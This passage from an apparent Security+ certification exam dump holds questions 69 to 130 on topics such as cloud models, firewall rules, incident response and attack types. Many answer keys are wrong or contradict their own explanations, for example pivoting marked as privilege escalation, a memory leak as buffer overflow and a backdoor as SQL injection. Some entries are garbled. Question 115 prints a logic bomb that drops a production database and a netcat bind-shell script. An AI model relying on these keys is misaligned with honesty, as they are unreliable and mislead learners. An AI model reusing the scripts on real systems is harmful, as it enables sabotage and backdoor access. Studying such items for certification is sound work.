- D. Revoke the code-signing certificate.

**Answer: A**

## Explanation

We need to revoke the code-signing certificate as this is the most secure way to ensure that the comprised key wont be used by attackers. Usually there are bots crawling all over repos searching this kind of human errors.

### Question #:69 - [\(Exam Topic 1\)](#)

A security forensics analyst is examining a virtual server. The analyst wants to preserve the present state of the virtual server, including memory contents Which of the following backup types should be used?

- A. Snapshot
- B. Differential
- C. Cloud
- D. Full
- E. Incremental

### Answer: A

### Question #:70 - [\(Exam Topic 1\)](#)

After multiple on premises security solutions were migrated to the cloud, the incident response time increased. The analyst are spending a long time to trace information on different cloud consoles and correlating data in different formats. Which of the following can be used to optimize the incident response time?

- A. CASB
- B. VPC
- C. SWG
- D. CMS

### Answer: A

### Question #:71 - [\(Exam Topic 1\)](#)

A company is receiving emails with links to phishing sites that look very similar to the company's own website address and content. Which of the following is the BEST way for the company to mitigate this attack?

- A. Create a honeynet to trap attackers who access the VPN with credentials obtained by phishing.

- B. Generate a list of domains similar to the company's own and implement a DNS sinkhole for each.
- C. Disable POP and IMAP on all Internet-facing email servers and implement SMTPS.
- D. Use an automated tool to flood the phishing websites with fake usernames and passwords.

**Answer: B****Question #:72 - ([Exam Topic 1](#))**

A security analyst has been asked by the Chief Information Security Officer to

- develop a secure method of providing centralized management of infrastructure
- reduce the need to constantly replace aging end user machines
- provide a consistent user desktop experience

Which of the following BEST meets these requirements?

- A. BYOD
- B. Mobile device management
- C. VDI
- D. Containerization

**Answer: C****Question #:73 - ([Exam Topic 1](#))**

A user enters a username and a password at the login screen for a web portal. A few seconds later the following message appears on the screen: Please use a combination of numbers, special characters, and letters in the password field. Which of the following concepts does this message describe?

- A. Password complexity
- B. Password reuse
- C. Password history
- D. Password age

**Answer: A****Question #:74 - ([Exam Topic 1](#))**

A company is auditing the manner in which its European customers' personal information is handled. Which of the following should the company consult?

- A. GDPR
- B. ISO
- C. NIST
- D. PCI DSS

**Answer: A**

**Question #:75 - ([Exam Topic 1](#))**

A company recently added a DR site and is redesigning the network. Users at the DR site are having issues browsing websites.

**INSTRUCTIONS**

Click on each firewall to do the following:

- Deny cleartext web traffic.
- Ensure secure management protocols are used. Please resolve issues at the DR site.

The ruleset order cannot be modified due to outside constraints.

*If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.*

DUMPS  
YOUR JOURNEY OF ACHIEVEMENTS BEGINS HERE

**Firewall 2**

x

Rule Name	Source	Destination	Service	Action
DNS Rule	ANY 10.0.0.1/24 10.0.1.1/24 192.168.0.1/24	ANY 10.0.0.1/24 10.0.1.1/24 192.168.0.1/24	ANY DNS HTTP HTTPS TELNET SSH	PERMIT DENY
HTTPS Outbound	ANY 10.0.0.1/24 10.0.1.1/24 192.168.0.1/24	ANY 10.0.0.1/24 10.0.1.1/24 192.168.0.1/24	ANY DNS HTTP HTTPS TELNET SSH	PERMIT DENY
Management	ANY 10.0.0.1/24 10.0.1.1/24 192.168.0.1/24	ANY 10.0.0.1/24 10.0.1.1/24 192.168.0.1/24	ANY DNS HTTP HTTPS TELNET SSH	PERMIT DENY
HTTPS Inbound	ANY 10.0.0.1/24 10.0.1.1/24 192.168.0.1/24	ANY 10.0.0.1/24 10.0.1.1/24 192.168.0.1/24	ANY DNS HTTP HTTPS TELNET SSH	PERMIT DENY
HTTP Inbound	ANY 10.0.0.1/24 10.0.1.1/24 192.168.0.1/24	ANY 10.0.0.1/24 10.0.1.1/24 192.168.0.1/24	ANY DNS HTTP HTTPS TELNET SSH	PERMIT DENY

Reset Answer

Save

Close

## Firewall 2

x

Rule Name	Source	Destination	Service	Action
DNS Rule	ANY 10.0.0.1/24 10.0.1.1/24 192.168.0.1/24	ANY 10.0.0.1/24 10.0.1.1/24 192.168.0.1/24	ANY DNS HTTP HTTPS TELNET SSH	PERMIT DENY
HTTPS Outbound	ANY 10.0.0.1/24 10.0.1.1/24 192.168.0.1/24	ANY 10.0.0.1/24 10.0.1.1/24 192.168.0.1/24	ANY DNS HTTP HTTPS TELNET SSH	PERMIT DENY
Management	ANY 10.0.0.1/24 10.0.1.1/24 192.168.0.1/24	ANY 10.0.0.1/24 10.0.1.1/24 192.168.0.1/24	ANY DNS HTTP HTTPS TELNET SSH	PERMIT DENY
HTTPS Inbound	ANY 10.0.0.1/24 10.0.1.1/24 192.168.0.1/24	ANY 10.0.0.1/24 10.0.1.1/24 192.168.0.1/24	ANY DNS HTTP HTTPS TELNET SSH	PERMIT DENY
HTTP Inbound	ANY 10.0.0.1/24 10.0.1.1/24 192.168.0.1/24	ANY 10.0.0.1/24 10.0.1.1/24 192.168.0.1/24	ANY DNS HTTP HTTPS TELNET SSH	PERMIT DENY

Reset Answer

Save

Close

Firewall 3				
Rule Name	Source	Destination	Service	Action
DNS Rule	ANY 10.0.0.1/24 10.0.1.1/24 192.168.0.1/24	ANY 10.0.0.1/24 10.0.1.1/24 192.168.0.1/24	ANY DNS HTTP HTTPS TELNET SSH	PERMIT DENY
HTTPS Outbound	ANY 10.0.0.1/24 10.0.1.1/24 192.168.0.1/24	ANY 10.0.0.1/24 10.0.1.1/24 192.168.0.1/24	ANY DNS HTTP HTTPS TELNET SSH	PERMIT DENY
Management	ANY 10.0.0.1/24 10.0.1.1/24 192.168.0.1/24	ANY 10.0.0.1/24 10.0.1.1/24 192.168.0.1/24	ANY DNS HTTP HTTPS TELNET SSH	PERMIT DENY
HTTPS Inbound	ANY 10.0.0.1/24 10.0.1.1/24 192.168.0.1/24	ANY 10.0.0.1/24 10.0.1.1/24 192.168.0.1/24	ANY DNS HTTP HTTPS TELNET SSH	PERMIT DENY
HTTP Inbound	ANY 10.0.0.1/24 10.0.1.1/24 192.168.0.1/24	ANY 10.0.0.1/24 10.0.1.1/24 192.168.0.1/24	ANY DNS HTTP HTTPS TELNET SSH	PERMIT DENY

**Reset Answer****Save****Close**

See explanation below.

## Explanation

### Firewall 1:

DNS Rule – ANY --> ANY --> DNS --> PERMIT

HTTPS Outbound – 10.0.0.1/24 --> ANY --> HTTPS --> PERMIT

Management – ANY --> ANY --> SSH --> PERMIT

HTTPS Inbound – ANY --> ANY --> HTTPS --> PERMIT

HTTP Inbound – ANY --> ANY --> HTTP --> DENY

**Firewall 2:** No changes should be made to this firewall

Graphical user interface, application Description automatically generated

Rule Name	Source	Destination	Service	Action
DNS Rule	10.0.3.1/24	ANY	DNS	PERMIT
HTTPS Outbound	10.0.1.1/24	ANY	HTTPS	PERMIT
Management	ANY	10.0.1.1/24	TELNET	PERMIT
HTTPS Inbound	ANY	10.0.1.1/24	HTTPS	PERMIT
HTTP Inbound	ANY	10.0.1.1/24	HTTP	DENY

### Firewall 3:

DNS Rule – ANY --> ANY --> DNS --> PERMIT

HTTPS Outbound – 192.168.0.1/24 --> ANY --> HTTPS --> PERMIT

Management – ANY --> ANY --> SSH --> PERMIT

HTTPS Inbound – ANY --> ANY --> HTTPS --> PERMIT

HTTP Inbound – ANY --> ANY --> HTTP --> DENY

Graphical user interface, application Description automatically generated

Rule Name	Source	Destination	Service	Action
DNS Rule	ANY	ANY	DNS	PERMIT
HTTPS Outbound	192.168.0.1/24	ANY	HTTPS	PERMIT
Management	ANY	ANY	SSH	PERMIT
HTTPS Inbound	ANY	ANY	HTTPS	PERMIT
HTTP Inbound	ANY	ANY	HTTP	DENY

Reset Answer      Save      Close

192.168.0.254/24      Firewall 3      192.168.0.1/24

web server

#### Question #:76 - [\(Exam Topic 1\)](#)

A recent audit cited a risk involving numerous low-criticality vulnerabilities created by a web application using a third-party library. The development staff state there are still customers using the application even though it is end of life and it would be a substantial burden to update the application for compatibility with more secure libraries. Which of the following would be the MOST prudent course of action?

- A. Accept the risk if there is a clear road map for timely decommission
- B. Deny the risk due to the end-of-life status of the application.
- C. Use containerization to segment the application from other applications to eliminate the risk
- D. Outsource the application to a third-party developer group

#### Answer: C

#### Question #:77 - [\(Exam Topic 1\)](#)

Several universities are participating in a collaborative research project and need to share compute and storage resources. Which of the following cloud deployment strategies would BEST meet this need?

- A. Community
- B. Private

- C. Public
- D. Hybrid

### Answer: A

### **Explanation**

Community cloud storage is a variation of the private cloud storage model, which offers cloud solutions for specific businesses or communities. In this model, cloud storage providers offer their cloud architecture, software and other development tools to meet the requirements of the community. A community cloud in computing is a collaborative effort in which infrastructure is shared between several organizations from a specific community with common concerns (security, compliance, jurisdiction, etc.), whether managed internally or by a third-party and hosted internally or externally.

A user certificate, also known as an end-entity certificate or client certificate, is issued to an individual user or entity. It is typically used to authenticate the identity of the user and establish a secure connection between the user's device and a server. User certificates are commonly used in scenarios where individuals need to securely access online services or submit documents, as in the case of the tax organization's solution.

**Question #:**78 - [\(Exam Topic 1\)](#)

A tax organization is working on a solution to validate the online submission of documents. The solution should be earned on a portable USB device that should be inserted on any computer that is transmitting a transaction securely. Which of the following is the BEST certificate for these requirements?

- A. User certificate
- B. Self-signed certificate
- C. Computer certificate
- D. Root certificate

A self-signed certificate is a certificate that is signed by its own private key, rather than by a trusted third party Certificate Authority (CA). While it can be used for certain purposes, such as internal testing or development environments, it is generally not recommended for production systems or scenarios where trust and security are critical.

A computer certificate is typically used to authenticate the identity of a computer or server, rather than an individual user. It may not be the most suitable option in this case, as the focus is on validating the online submission of documents by individual users.

A root certificate is the top-level certificate in a chain of trust. It is used to validate the authenticity of other certificates within the certificate hierarchy. While root certificates are important for establishing trust, they are not directly applicable to the requirements described in the scenario.

### Answer: X

Therefore, considering the given requirements, a user certificate would be the most appropriate choice for validating the online submission of documents through a portable USB device.

**Question #:**79 - [\(Exam Topic 1\)](#)

A company is looking to migrate some servers to the cloud to minimize its technology footprint. The company has 100 databases that are on premises. Which of the following solutions will require the LEAST management and support from the company?

- A. SaaS
- B. IaaS
- C. PaaS

- D. SDN

**Answer: A**

**Explanation**

In order from the least amount of management, to the most amount of management for the company:

SaaS > PaaS > IaaS > On-site

SaaS - Basically everything is managed by the provider

PaaS - The provider manages everything other than applications and data

IaaS - The middle-ground of services. The provider takes on half, while you take on the other half. Provider is responsible for virtualization, networking, servers, and storage. The company is responsible for applications, data, runtime, OS, and middleware.

On-site - There is no service provider. The company is responsible for the whole pie.

<https://www.pc当地.com/picks/the-best-database-as-a-service-solutions>

**Question #:80 - (Exam Topic 1)**

Which of the following is the MOST relevant security check to be performed before embedding third-party libraries in developed code?

- A. Check to see if the third party has resources to create dedicated development and staging environments.
- B. Verify the number of companies that downloaded the third-party code and the number of contributions on the code repository.
- C. Assess existing vulnerabilities affecting the third-party code and the remediation efficiency of the libraries' developers. 
- D. Read multiple penetration-testing reports for environments running software that reused the library.

**Answer: D**

**Question #:81 - (Exam Topic 1)**

Which of the following are common VoIP-associated vulnerabilities? (Select TWO).

- A. SPIM
- B. vishing

- C. Hopping
- D. Phishing
- E. Credential harvesting
- F. Tailgating

**Answer: A B****Question #:82 - ([Exam Topic 1](#))**

A social media company based in North America is looking to expand into new global markets and needs to maintain compliance with international standards. Which of the following is the company's data protection officer MOST likely concerned?"

- A. NIST Framework
- B. ISO 27001
- C. GDPR
- D. PCI-DSS

**Answer: B****Question #:83 - ([Exam Topic 1](#))**

A help desk technician receives a phone call from someone claiming to be a part of the organization's cybersecurity modem response team. The caller asks the technician to verify the network's internal firewall IP address. Which of the following is the technician's BEST course of action?

- A. Direct the caller to stop by the help desk in person and hang up declining any further requests from the caller
- B. Ask for the callers name, verify the persons identity in the email directory and provide the requested information over the phone
- C. Write down the phone number of the carter if possible, the name of the person requesting the information hang up. and notify the organization's cybersecurity officer ✓
- D. Request the caller send an email for identity verification and provide the requested information via email to the caller

**Answer: D**

**Question #:84 - [\(Exam Topic 1\)](#)**

After a recent security breach a security analyst reports that several administrative usernames and passwords are being sent via cleartext across the network to access network devices over port 23. Which of the following should be implemented so all credentials sent over the network are encrypted when remotely accessing and configuring network devices?

- A. SSH
- B. SNMPv3
- C. SFTP
- D. Telnet
- E. FTP

**Answer: A****Question #:85 - [\(Exam Topic 1\)](#)**

A business operations manager is concerned that a PC that is critical to business operations will have a costly hardware failure soon. The manager is looking for options to continue business operations without incurring large costs. Which of the following would mitigate the manager's concerns?

- A. Implement a full system upgrade
- B. Perform a physical-to-virtual migration
- C. Install uninterruptible power supplies
- D. Purchase cybersecurity insurance

**Answer: B****Question #:86 - [\(Exam Topic 1\)](#)**

A security analyst is receiving numerous alerts reporting that the response time of an internet-facing application has been degraded. However, the internal network performance was not degraded. Which of the following MOST likely explains this behavior?

- A. DNS poisoning
- B. MAC flooding
- C. DDoS attack

- D. ARP poisoning

**Answer: C****Question #:87 - ([Exam Topic 1](#))**

An organization maintains several environments in which patches are developed and tested before deployed to an operational status. Which of the following is the environment in which patches will be deployed just prior to being put into an operational status?

- A. Development
- B. Test
- C. Production
- D. Staging

**Answer: D****Explanation**

The staging environment is an optional environment, but it is commonly used when an organization has multiple production environments. After passing testing, the system moves into staging, from where it can be deployed to the different production systems.

**Question #:88 - ([Exam Topic 1](#))**

A systems administrator is troubleshooting a server's connection to an internal web server. The administrator needs to determine the correct ports to use. Which of the following tools BEST shows which ports on the web server are in a listening state?

- A. Ipconfig
- B. ssh
- C. Ping
- D. Netstat

**Answer: D****Explanation**

<https://www.sciencedirect.com/topics/computer-science/listening-port>

**Question #:89 - ([Exam Topic 1](#))**

A company is considering transitioning to the cloud. The company employs individuals from various locations around the world. The company does not want to increase its on-premises infrastructure blueprint and only wants to pay for additional compute power required. Which of the following solutions would BEST meet the needs of the company?

- A. Private cloud
- B. Hybrid environment
- C. Managed security service provider
- D. Hot backup site

**Answer: B**

**Question #:90 - ([Exam Topic 1](#))**

A security analyst is working on a project to implement a solution that monitors network communications and provides alerts when abnormal behavior is detected. Which of the following is the security analyst MOST likely implementing?

- A. Vulnerability scans
- B. User behavior analysis
- C. Security orchestration, automation, and response
- D. Threat hunting

**Answer: C**

**Explanation**

SOAR solutions automatically aggregate and validate data from various sources, including threat intelligence, security information and event management (SIEM), and user and entity behavior analytics (UEBA) tools. It helps make security operations centers (SOCs) intelligence-driven, providing the context needed to make informed decisions and accelerate detection and response.

**Question #:91 - ([Exam Topic 1](#))**

Several users have opened tickets with the help desk. The help desk has reassigned the tickets to a security analyst for further review. The security analyst reviews the following metrics:

Hostname	Normal CPU utilization %	Current CPU utilization %	Normal network connections	Current network connections
Accounting-PC	22%	48%	12	66
HR-PC	35%	55%	15	57
IT-PC	78%	98%	25	92
Sales-PC	28%	50%	20	56
Manager-PC	21%	44%	18	49

Which of the following is MOST likely the result of the security analyst's review?

- A. The ISP is dropping outbound connections
- B. The user of the Sales-PC fell for a phishing attack
- C. Corporate PCs have been turned into a botnet
- D. An on-path attack is taking place between PCs and the router

**Answer:** ~~D~~

#### Question #:92 - [\(Exam Topic 1\)](#)

Which of the following control Types would be BEST to use in an accounting department to reduce losses from fraudulent transactions?

- A. Recovery
- B. Deterrent
- C. Corrective
- D. Detective

**Answer:** C

#### Explanation

Corrective controls are implemented after detective controls to rectify the problem and (ideally) prevent it from happening again.

#### Question #:93 - [\(Exam Topic 1\)](#)

The database administration team is requesting guidance for a secure solution that will ensure confidentiality of cardholder data at rest only in certain fields in the database schema. The requirement is to substitute a sensitive data field with a non-sensitive field that is rendered useless if a data breach occurs Which of the following is the BEST solution to meet the requirement?

- A. Tokenization

- B. Masking
- C. Full disk encryption
- D. Mirroring

**Answer: B**

**Question #:94 - [\(Exam Topic 1\)](#)**

A security analyst is evaluating solutions to deploy an additional layer of protection for a web application. The goal is to allow only encrypted communications without relying on network devices. Which of the following can be implemented?

- A. HTTP security header ✓
- B. DNSSEC implementation
- C. SRTP
- D. S/MIME

**Answer: C**

**Question #:95 - [\(Exam Topic 1\)](#)**

Which of the following risk management strategies would an organization use to maintain a legacy system with known risks for operational purposes?

- A. Acceptance
- B. Transference
- C. Avoidance
- D. Mitigation

**Answer: A**

**Question #:96 - [\(Exam Topic 1\)](#)**

A routine audit of medical billing claims revealed that several claims were submitted without the subscriber's knowledge. A review of the audit logs for the medical billing company's system indicated a company employee downloaded customer records and adjusted the direct deposit information to a personal bank account. Which of the following does this action describe?

- A. Insider threat

- B. Social engineering
- C. Third-party risk
- D. Data breach

**Answer: A****Question #:97 - ([Exam Topic 1](#))****A**

user is attempting to navigate to a website from inside the company network using a desktop. When the user types in the URL. <https://www.site.com>, the user is presented with a certificate mismatch warning from the browser. The user does not receive a warning when visiting <http://www.anothersite.com>. Which of the following describes this attack?

- A. On-path
- B. Domain hijacking
- C. DNS poisoning
- D. Evil twin

**Answer: C****Question #:98 - ([Exam Topic 1](#))**

A database administrator wants to grant access to an application that will be reading and writing data to a database. The database is shared by other applications also used by the finance department. Which of the following account types Is MOST appropriate for this purpose?

- A. Service
- B. Shared
- C. generic
- D. Admin

**Answer: A****Question #:99 - ([Exam Topic 1](#))**

A company wants to restrict emailing of PHI documents. The company is implementing a DLP solution In order to reslnct PHI documents which of the following should be performed FIRST?

- A. Retention
- B. Governance
- C. Classification
- D. Change management

**Answer: C****Question #:100 - [\(Exam Topic 1\)](#)**

Business partners are working on a security mechanism to validate transactions securely. The requirement is for one company to be responsible for deploying a trusted solution that will register and issue artifacts used to sign, encrypt, and decrypt transaction files. Which of the following is the BEST solution to adopt?

- A. PKI
- B. Blockchain
- C. SAML
- D. OAuth

**Answer: A****Question #:101 - [\(Exam Topic 1\)](#)**

Which of the following is an example of transference of risk?

- A. Purchasing insurance
- B. Patching vulnerable servers
- C. Retiring outdated applications
- D. Application owner risk sign-off

**Answer: A****Question #:102 - [\(Exam Topic 1\)](#)**

An organization has hired a red team to simulate attacks on its security posture. Which of the following will the blue team do after detecting an IoC?

- A. Reimage the impacted workstations

- B. Activate runbooks for incident response
- C. Conduct forensics on the compromised system
- D. Conduct passive reconnaissance to gather information

**Answer: B****Question #:103 - [\(Exam Topic 1\)](#)**

A Chief Information Security Officer has defined resiliency requirements for a new data center architecture. The requirements are as follows

- Critical fileshares will remain accessible during and after a natural disaster
- Five percent of hard disks can fail at any given time without impacting the data.
- Systems will be forced to shut down gracefully when battery levels are below 20%

Which of the following are required to BEST meet these objectives? (Select THREE)

- A. Fiber switching
- B. iSCSI
- C. NAS
- D. RAID
- E. UPS
- F. Redundant power supplies
- G. Geographic dispersal
- H. Snapshots
- I. Load balancing

**Answer: D E G****Question #:104 - [\(Exam Topic 1\)](#)**

After gaining access to a dual-homed (i.e., wired and wireless) multifunction device by exploiting a vulnerability in the device's firmware, a penetration tester then gains shell access on another networked asset. This technique is an example of:

- A. privilege escalation

- B. footprinting
- C. persistence
- D. pivoting.

**Answer: A****Question #:105 - [\(Exam Topic 1\)](#)**

Which of the following would be indicative of a hidden audio file found inside of a piece of source code?

- A. Steganography
- B. Homomorphic encryption
- C. Cipher surte
- D. Blockchain

**Answer: A****Explanation**

Steganography is the technique of hiding secret data within an ordinary, non-secret, file or message in order to avoid detection; the secret data is then extracted at its destination. The use of steganography can be combined with encryption as an extra step for hiding or protecting data. The word steganography is derived from the Greek words steganos (meaning hidden or covered) and the Greek root graph (meaning to write).

**Question #:106 - [\(Exam Topic 1\)](#)**

The Chief Information Security Officer (CISO) requested a report on potential areas of improvement following a security incident. Which of the following incident response processes is the CISO requesting?

- A. Lessons learned
- B. Preparation
- C. Detection
- D. Containment
- E. Root cause analysis

**Answer: A****Question #:107 - [\(Exam Topic 1\)](#)**

Due to unexpected circumstances, an IT company must vacate its main office, forcing all operations to alternate, off-site locations. Which of the following will the company MOST likely reference for guidance during this change?

- A. The business continuity plan
- B. The retention policy
- C. The disaster recovery plan
- D. The incident response plan

#### **Answer: A**

#### **Explanation**

BCP is to empower an organization to keep crucial functions running during downtime. This, in turn, helps the organization respond quickly to an interruption, while creating resilient operational protocols.

#### **Question #:108 - (Exam Topic 1)**

A junior security analyst is conducting an analysis after passwords were changed on multiple accounts without users' interaction. The SIEM has multiple logon entries with the following text:

```
suspicious event - user: scheduledtasks successfully authenticate on AD on abnormal time  
suspicious event - user: scheduledtasks failed to execute c:\weekly_checkups\amazing-3rdparty-domain-assessment.py  
suspicious event - user: scheduledtasks failed to execute c:\weekly_checkups\secureyourAD-3rdparty-compliance.sh  
suspicious event - user: scheduledtasks successfully executed c:\weekly_checkups\amazing-3rdparty-domain-assessment.py
```

Which of the following is the MOST likely attack conducted on the environment?

- A. Malicious script
- B. Privilege escalation
- C. Domain hijacking
- D. DNS poisoning

#### **Answer: A**

#### **Question #:109 - (Exam Topic 1)**

A company wants to improve end users experiences when they log in to a trusted partner website. The company does not want the users to be issued separate credentials for the partner website. Which of the following should be implemented to allow users to authenticate using their own credentials to log in to the trusted partner's website?

- A. Directory service
- B. AAA server
- C. Federation
- D. Multifactor authentication

**Answer: C****Question #:110 - [\(Exam Topic 1\)](#)**

The Chief Information Security Officer directed a risk reduction in shadow IT and created a policy requiring all unsanctioned high-risk SaaS applications to be blocked from user access. Which of the following is the BEST security solution to reduce this risk?

- A. CASB
- B. VPN concentrator
- C. MFA
- D. VPC endpoint

**Answer: A****Question #:111 - [\(Exam Topic 1\)](#)**

Which of the following documents provides expectations at a technical level for quality, availability, and responsibilities?

- A. EOL
- B. SLA
- C. MOU
- D. EOSL

**Answer: B****Question #:112 - [\(Exam Topic 1\)](#)**

Which of the following describes the exploitation of an interactive process to gain access to restricted areas?

- A. Persistence
- B. Buffer overflow

- C. Privilege escalation
- D. Pharming

**Answer: C****Explanation**

[https://en.wikipedia.org/wiki/Privilege\\_escalation#:~:text=Privilege%20escalation%20is%20the%20act,from%20a%20user%20to%20a%20higher%20privilege%20level.](https://en.wikipedia.org/wiki/Privilege_escalation#:~:text=Privilege%20escalation%20is%20the%20act,from%20a%20user%20to%20a%20higher%20privilege%20level.)

**Question #:113 - (Exam Topic 1)**

A company needs to validate its updated incident response plan using a real-world scenario that will test decision points and relevant incident response actions without interrupting daily operations. Which of the following would BEST meet the company's requirements?

- A. Red-team exercise
- B. Capture-the-flag exercise
- C. Tabletop exercise
- D. Phishing exercise

**Answer: C****Question #:114 - (Exam Topic 1)**

Which of the following is a known security risk associated with data archives that contain financial information?

- A. Data can become a liability if archived longer than required by regulatory guidance
- B. Data must be archived off-site to avoid breaches and meet business requirements
- C. Companies are prohibited from providing archived data to e-discovery requests
- D. Unencrypted archives should be preserved as long as possible and encrypted

**Answer: A****Question #:115 - (Exam Topic 1)**

An incident has occurred in the production environment.

Analyze the command outputs and identify the type of compromise.

If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.

Command output 1      Command output 2

```
$ cat /var/log/www/file.sh
#!/bin/bash

user=`grep john /etc/password`
if [ $user = "" ]; then
    mysql -u root -p mys3cr3tdbpw -e "drop database production"
fi

$ crontab -l
*/5 * * * * /var/log/www/file.sh
```

Compromise Type 1

- Logic bomb
- Backdoor
- RAT
- SQL injection
- Rootkit

Command output 1      Command output 2

```
$ cat /var/log/www/file.sh
#!/bin/bash

date=`date +%Y-%m-%d`

echo "type in your full name: "
read loggedInName
nc -l -p 31337 -e /bin/bash
wget www.eicar.org/download/eicar.com.txt
echo "Hello, $loggedInName the virus file has been downloaded"
```

see the answer below.

#### Explanation

Answer as SQL injection

Graphical user interface, text Description automatically generated

The terminal window shows the following command output:

```
$ cat /var/log/www/file.sh
#!/bin/bash

date="`date +%Y-%m-%d`"
echo "type in your full name: "
read loggedInName
nc -l -p 31337 > /bin/bash
wget www.eicar.org/download/eicar.com.txt
echo "Hello, $loggedInName the virus file has been downloaded"
```

To the right of the terminal window is a box titled "Compromise Type 2" containing the following options:

- Logic bomb
- Backdoor
- SQL injection
- RAT
- Rootkit

### Question #:116 - [\(Exam Topic 1\)](#)

Which of the following would BEST provide detective and corrective controls for thermal regulation?

- A. A smoke detector
- B. A fire alarm
- C. An HVAC system
- D. A fire suppression system
- E. Guards

### Answer: C

### **Explanation**

What are the functions of an HVAC system?

An HVAC system is designed to control the environment in which it works. It achieves this by controlling the temperature (THERMAL) of a room through heating and cooling. It also controls the humidity level in that environment by controlling the movement and distribution of air inside the room. So it provides detective and corrective controls for THERMAL regulation.

### Question #:117 - [\(Exam Topic 1\)](#)

An organization would like to give remote workers the ability to use applications hosted inside the corporate network. Users will be allowed to use their personal computers or they will be provided organization assets. Either way no data or applications will be installed locally on any user systems. Which of the following mobile solutions would accomplish these goals?

- A. VDI
- B. MDM
- C. COPE
- D. UTM

**Answer: A****Explanation**

MDM would require something to be installed. VDI, virtual desktop infrastructure, would allow employees to use run apps on the company network without installing locally.

**Question #:118 - [\(Exam Topic 1\)](#)**

The SOC for a large MSSP is meeting to discuss the lessons learned from a recent incident that took much too long to resolve. This type of incident has become more common in recent weeks and is consuming large amounts of the analysts' time due to manual tasks being performed. Which of the following solutions should the SOC consider to BEST improve its response time?

- A. Configure a NIDS appliance using a Switched Port Analyzer
- B. Collect OSINT and catalog the artifacts in a central repository
- C. Implement a SOAR with customizable playbooks
- D. Install a SIEM with community-driven threat intelligence

**Answer: C****Explanation**

SOAR (Security Orchestration, Automation, and Response) Can use either playbook or runbook. It assists in collecting threat related data from a range of sources and automate responses to low level threats. (frees up some of the CSIRT time)

**Question #:119 - [\(Exam Topic 1\)](#)**

A security analyst was called to investigate a file received directly from a hardware manufacturer. The analyst is trying to determine whether odified in transit before installation on the user's computer. Which of the following can be used to safely assess the file?

- A. Check the hash of the installation file
- B. Match the file names

- C. Verify the URL download location
- D. Verify the code-signing certificate

### **Answer: A**

### **Explanation**

The hardware manufacturer will post the hash of the file publicly, and anyone who receives a copy of that file will be able to run a checksum on the file themselves, and compare them to the official manufacturer-provided checksum. Hashing is almost always the correct answer in these type of questions. You'll see a lot of Github repositories using hashed checksums as well for verification, and I recently just installed Java onto my new computer. Java provided me with a hashed checksum for the setup executable.

#### **Question #:120 - (Exam Topic 1)**

An organization implemented a process that compares the settings currently configured on systems against secure configuration guidelines in order to identify any gaps. Which of the following control types has the organization implemented?

- A. Compensating
- B. Corrective
- C. Preventive
- D. Detective

### **Answer: C**

### **Explanation**

the control acts to eliminate or reduce the likelihood that an attack can succeed. A preventative control operates before an attack can take place. Compensating means to substitute one control with another (not happened here), Corrective means the attack has already happened (no mentioning), and detective is incorrect because the detective control detects ATTACKS, not vulnerabilities.

#### **Question #:121 - (Exam Topic 1)**

A company is implementing BYOD and wants to ensure all users have access to the same cloud-based services. Which of the following would BEST allow the company to meet this requirement?

- A. IaaS
- B. PaaS
- C. MaaS
- D. SaaS

**Answer: D****Question #122 - (Exam Topic 1)**

A Chief Security Officer (CSO) is concerned that cloud-based services are not adequately protected from advanced threats and malware. The CSO believes there is a high risk that a data breach could occur in the near future due to the lack of detective and preventive controls. Which of the following should be implemented to BEST address the CSO's concerns? {Select TWO}

- A. AWF
- B. ACASB ✓
- C. An NG-SWG ✓
- D. Segmentation
- E. Encryption
- F. Containerization

**Answer: B F****Question #123 - (Exam Topic 1)**

Data exfiltration analysis indicates that an attacker managed to download system configuration notes from a web server. The web-server logs have been deleted, but analysts have determined that the system configuration notes were stored in the database administrator's folder on the web server. Which of the following attacks explains what occurred? {Select TWO}

- A. Pass-the- hash
- B. Directory traversal ✓
- C. SQL injection
- D. Privilege escalation ✓
- E. Cross-site scripting
- F. Request forgery

**Answer: A D****Question #124 - (Exam Topic 1)**

Multiple business accounts were compromised a few days after a public website had its credentials database leaked on the internet. No business emails were identified in the breach, but the security team thinks that the list of passwords exposed was later used to compromise business accounts. Which of the following would mitigate the issue?

- A. Complexity requirements
- B. Password history ✓
- C. Acceptable use policy
- D. Shared accounts

**Answer:** C

**Question #:**125 - [\(Exam Topic 1\)](#)

An organization wants to participate in threat intelligence information sharing with peer groups. Which of the following would MOST likely meet the organization's requirement?

- A. Perform OSINT investigations
- B. Subscribe to threat intelligence feeds
- C. Submit RFCs
- D. Implement a TAXII server

**Answer:** B

**Question #:**126 - [\(Exam Topic 1\)](#)

A forensic analyst needs to prove that data has not been tampered with since it was collected. Which of the following methods will the analyst MOST likely use?

- A. Look for tampering on the evidence collection bag
- B. Encrypt the collected data using asymmetric encryption
- C. Ensure proper procedures for chain of custody are being followed
- D. Calculate the checksum using a hashing algorithm

**Answer:** D

**Question #:**127 - [\(Exam Topic 1\)](#)

A report delivered to the Chief Information Security Officer (CISO) shows that some user credentials could be

exfiltrated. The report also indicates that users tend to choose the same credentials on different systems and applications. Which of the following policies should the CISO use to prevent someone from using the exfiltrated credentials?

- A. MFA
- B. Lockout
- C. Time-based logins
- D. Password history

**Answer: B**

**Question #:128 - [\(Exam Topic 1\)](#)**

A systems administrator reports degraded performance on a virtual server. The administrator increases the virtual memory allocation which improves conditions, but performance degrades again after a few days. The administrator runs an analysis tool and sees the following output:

```
==3214== timeAttend.exe analyzed
==3214== ERROR SUMMARY:
==3214== malloc/free: in use at exit: 4608 bytes in 18 blocks.
==3214== checked 82116 bytes
==3214== definitely lost: 4608 bytes in 18 blocks.
```

The administrator terminates the timeAttend.exe observes system performance over the next few days, and notices that the system performance does not degrade. Which of the following issues is MOST likely occurring?

- A. DLL injection
- B. API attack
- C. Buffer overflow
- D. Memory leak

**Answer: C**

**Question #:129 - [\(Exam Topic 1\)](#)**

The Chief Information Security Officer (CISO) has requested that a third-party vendor provide supporting documents that show proper controls are in place to protect customer data. Which of the following would be BEST for the third-party vendor to provide to the CISO?

- A. GDPR compliance attestation
- B. Cloud Security Alliance materials

- C. SOC 2 Type 2 report
- D. NIST RMF workbooks

**Answer: C****Explanation**

<https://www.itgovernance.co.uk/soc-reporting>

**Question #:130 - (Exam Topic 1)**

Which of the following provides a calculated value for known vulnerabilities so organizations can prioritize mitigation steps?

- A. CVSS
- B. SIEM
- C. SOAR
- D. CVE

**Answer: A****Explanation**

